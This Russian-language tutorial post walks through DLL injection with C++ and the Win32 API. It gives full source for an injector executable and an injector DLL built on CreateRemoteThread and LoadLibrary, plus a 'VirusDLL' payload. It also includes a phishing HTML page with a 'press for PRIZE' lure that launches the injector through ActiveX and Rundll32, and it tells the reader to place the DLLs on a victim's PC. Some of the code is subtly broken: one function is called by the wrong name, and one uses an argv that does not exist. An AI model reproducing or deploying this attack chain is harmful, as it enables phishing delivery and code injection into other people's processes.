Внедрение DLL в другой процесс с помощью C++ Win32 Windows API

Инъекционная атака может быть использована для добавления или удаления информации из потока данных. Существуют различные инъекционные атаки, такие как

SQL-инъекция,

XML-инъекция,

DLL-инъекция.


В этой статье рассказывается о **DLL-инъекции** с использованием C++ и Win32 Windows API.

Инъекция DLL имеет полезное применение, в том числе для защиты данных и программ.

Она также может быть использована в разрушительных целях, например, при атаках вредоносного ПО.

Процесс написания кода для инъекции DLL будет подробно рассмотрен в этом посте. Здесь кратко рассмотрим принцип работы вредоносных программ, особенно в ситуациях, когда мы используем устаревшее или несовременное программное обеспечение.

Результат инъекции вредоносной программы в целевой процесс с помощью Internet Explorer.



1. Инъекция DLL с помощью JavaScript в браузере

Понадобятся две DLL, VirusDLL.dll и DllInjectorAsDll.dll.

Ниже рассмотрим создание этих DLL. Эти две DLL должны быть загружены с помощью вредоносного ПО на ПК жертвы в каталог C:\Temp.

Используя JavaScript, вызваем Rundll32.exe из HTML-файла; HTML-код выглядит следующим образом.

```
<!DOCTYPE html><html><body>
<script>function LaunchApp() {
    var ws = new ActiveXObject("WScript.Shell");
    ws.Exec("Rundll32.exe C:\\Temp\\DllInjectorAsDll.dll HelperFunc 68928");
}</script>
<h1>QUICK, press for PRIZE!</h1>
<button type="button" onclick="LaunchApp()">Click Me!</button>
 </body></html>
```

Разместив эту страницу на хостинге, можно отправить эту URL-ссылку в рамках фишинговой атаки. Замечание: приведенный HTML-код совместим только со старыми браузерами, такими как Internet Explorer. Этот HTML-код не поддерживается последними версиями браузеров, включая Microsoft Edge и Google Chrome.

```
#include <windows.h>
#include <winerror.h>
#include <psapi.h>

void AttackProcess()
{
    char szProcessName[128];
    GetModuleBaseNameA(GetCurrentProcess(),       NULL,       szProcessName,
sizeof(szProcessName));
    MessageBoxA(NULL, "BOOM!", szProcessName, MB_OK);
}

BOOL WINAPI DllMain(
    HINSTANCE hinstDLL,  // handle to DLL module
    DWORD fdwReason,     // reason for calling function
    LPVOID lpvReserved)  // reserved
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        // Initialize once for each new process.
        Attack();
        break;

    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        if (lpvReserved != nullptr)
        {
            break; // do not do cleanup if process termination scenario
        }
        break;
    }
    return TRUE;  // Successful DLL_PROCESS_ATTACH.
}
```


3. Загрузка VirusDLL

Любой процесс с требуемой авторизацией может быть инжектирован в DLL. Код для создания целевого процесса выглядит следующим образом. Он просто подсчитывает число и многократно выводит его на экран.

```
#include <Windows.h>
#include <winerror.h>


int main()
{
    //     You     also     specify     the     complete     path     as
LoadLibrary(LC:\Temp\VirusDLL.dll").
    LoadLibrary(L"C:\\Temp\\VirusDLL.dll");
    return 0;
}
```

Запустите приведенный выше код, и на экране появится следующий результат. Но это не способ внедрения DLL. Это просто проверка virusdll.dll.



5. Как работает инъекция DLL в C++ с использованием Win32 API

Для того чтобы внедрить DLL в какой-либо процесс (например, TargetProcess.exe), мы используем другой процесс, называемый инжектором; в данном примере мы используем DllInjectorAsProcess.exe. Этот процесс состоит из четырех шагов, как показано на рисунке ниже:



Ниже приведен код C++ для инъекции кода.

```
#include <Windows.h>
#include <winerror.h>

#include <stdio.h>

int main(int argc, char* argv[])
{
    char szDLLPathToInject[] = { "VirusDLL.dll" };
    int nDLLPathLen = lstrlenA(szDLLPathToInject);
    int nTotBytesToAllocate = nDLLPathLen + 1; // including NULL character.

    // 0. Open The process
    HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD |
                      PROCESS_VM_WRITE | PROCESS_VM_OPERATION, FALSE, atoi(argv[1]));

    // 1. Alocate heap memory in remote process
    LPVOID lpHeapBaseAddress1 = VirtualAllocEx(hProcess, NULL,
                                nTotBytesToAllocate, MEM_COMMIT, PAGE_READWRITE);

    // 2. Write the DLL path in the remote allocated heap memory.
    SIZE_T lNumberOfBytesWritten = 0;
    WriteProcessMemory(hProcess, lpHeapBaseAddress1,
                       szDLLPathToInject,                        nTotBytesToAllocate,
&lNumberOfBytesWritten);

    // 3.0. Get the starting address of the function LoadLibrary
    // which is available in kernal32.dll
    LPTHREAD_START_ROUTINE lpLoadLibraryStartAddress =
             (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(L"Kernel32.dll"),
              "LoadLibraryA");

    // 3.1. Call LoadLibraryin remote process and pass the remote heap memory
    // which contains the dll path to load.
    CreateRemoteThread(hProcess, NULL, 0, lpLoadLibraryStartAddress,
                       lpHeapBaseAddress1, 0, NULL);

    CloseHandle(hProcess);
    return 0;
}
```

6. Код инъекции DLL в виде DLL

Мы преобразуем приведенный выше код в DLL DllInjectorAsDLL.DLL.

```
#include <Windows.h>
#include <winerror.h>

void DllInjector(DWORD dwProcessID)
{
    wchar_t wszBuff[100];
    char szDLLPathToInject[] = { "VirusDLL.dll" };
    int nDLLPathLen = lstrlenA(szDLLPathToInject);
    int nTotBytesToAllocate = nDLLPathLen + 1; // including NULL character.

    // 0. Open The process
    HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD |
           PROCESS_VM_WRITE | PROCESS_VM_OPERATION, FALSE, atoi(argv[1]));

    // 1. Alocate heap memory in remote process
    LPVOID lpHeapBaseAddress1 = VirtualAllocEx
           (hProcess, NULL, nTotBytesToAllocate, MEM_COMMIT, PAGE_READWRITE);

    // 2. Write the DLL path in the remote allocated heap memory.
    SIZE_T lNumberOfBytesWritten = 0;
    WriteProcessMemory(hProcess, lpHeapBaseAddress1,
         szDLLPathToInject, nTotBytesToAllocate, &lNumberOfBytesWritten);

    // 3.0. Get the starting address of the function LoadLibrary
    // which is available in kernal32.dll
    LPTHREAD_START_ROUTINE lpLoadLibraryStartAddress = (LPTHREAD_START_ROUTINE)
             GetProcAddress(GetModuleHandle(L"Kernel32.dll"), "LoadLibraryA");

    // 3.1. Call LoadLibraryin remote process and pass the remote heap memory
    // which contains the dll path to load.
    CreateRemoteThread(hProcess, NULL, 0, lpLoadLibraryStartAddress,
                       lpHeapBaseAddress1, 0, NULL);

    CloseHandle(hProcess);
}

extern "C"
{
    __declspec(dllexport) void WINAPI HelperFunc
              (HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow)
    {
        DllInjector(atoi(lpszCmdLine));
    }
}
```

Однако, поскольку это библиотека, сама DLL не может быть запущена; вместо этого другой процесс должен загрузить библиотеку и вызвать функцию, находящуюся внутри.
Экспортируемая/публичная функция в приведенном выше коде называется HelperFunc, а внутренняя функция называется DllInjector.

Невозможно вызвать внутренние функции напрямую.

Функция DllInjector будет активирована вызовом HelperFunc.

Rundll32.exe можно использовать для загрузки этой библиотеки вместо создания новой программы.

Rundll32.exe - это подписанный Microsoft двоичный файл, используемый для загрузки библиотек динамических ссылок (DLL) в Windows.
Он является родным для Windows и присутствует как в 32-, так и в 64-битной версии:

Чтобы загрузить вышеупомянутую DLL-инжектор и вызвать HelperFun, можно вызвать в приглашении оболочки Windows следующее:

```
// Rundll32.exe <Dll file path> <Exported function> <parameter/process id>
Rundll32.exe C:\\Temp\\DllInjectorAsDll.dll HelperFunc 68928
```

Приведенный выше код используется в JavaScript для вызова инжектора (DllInjectorAsDll.dll) с помощью Rundll32.exe, который будет инжектировать VirusDLL.dll. Обе DLL - VirusDll.dll и DllInjectorAsDll.dll - должны быть доступны в папке C:\Temp\.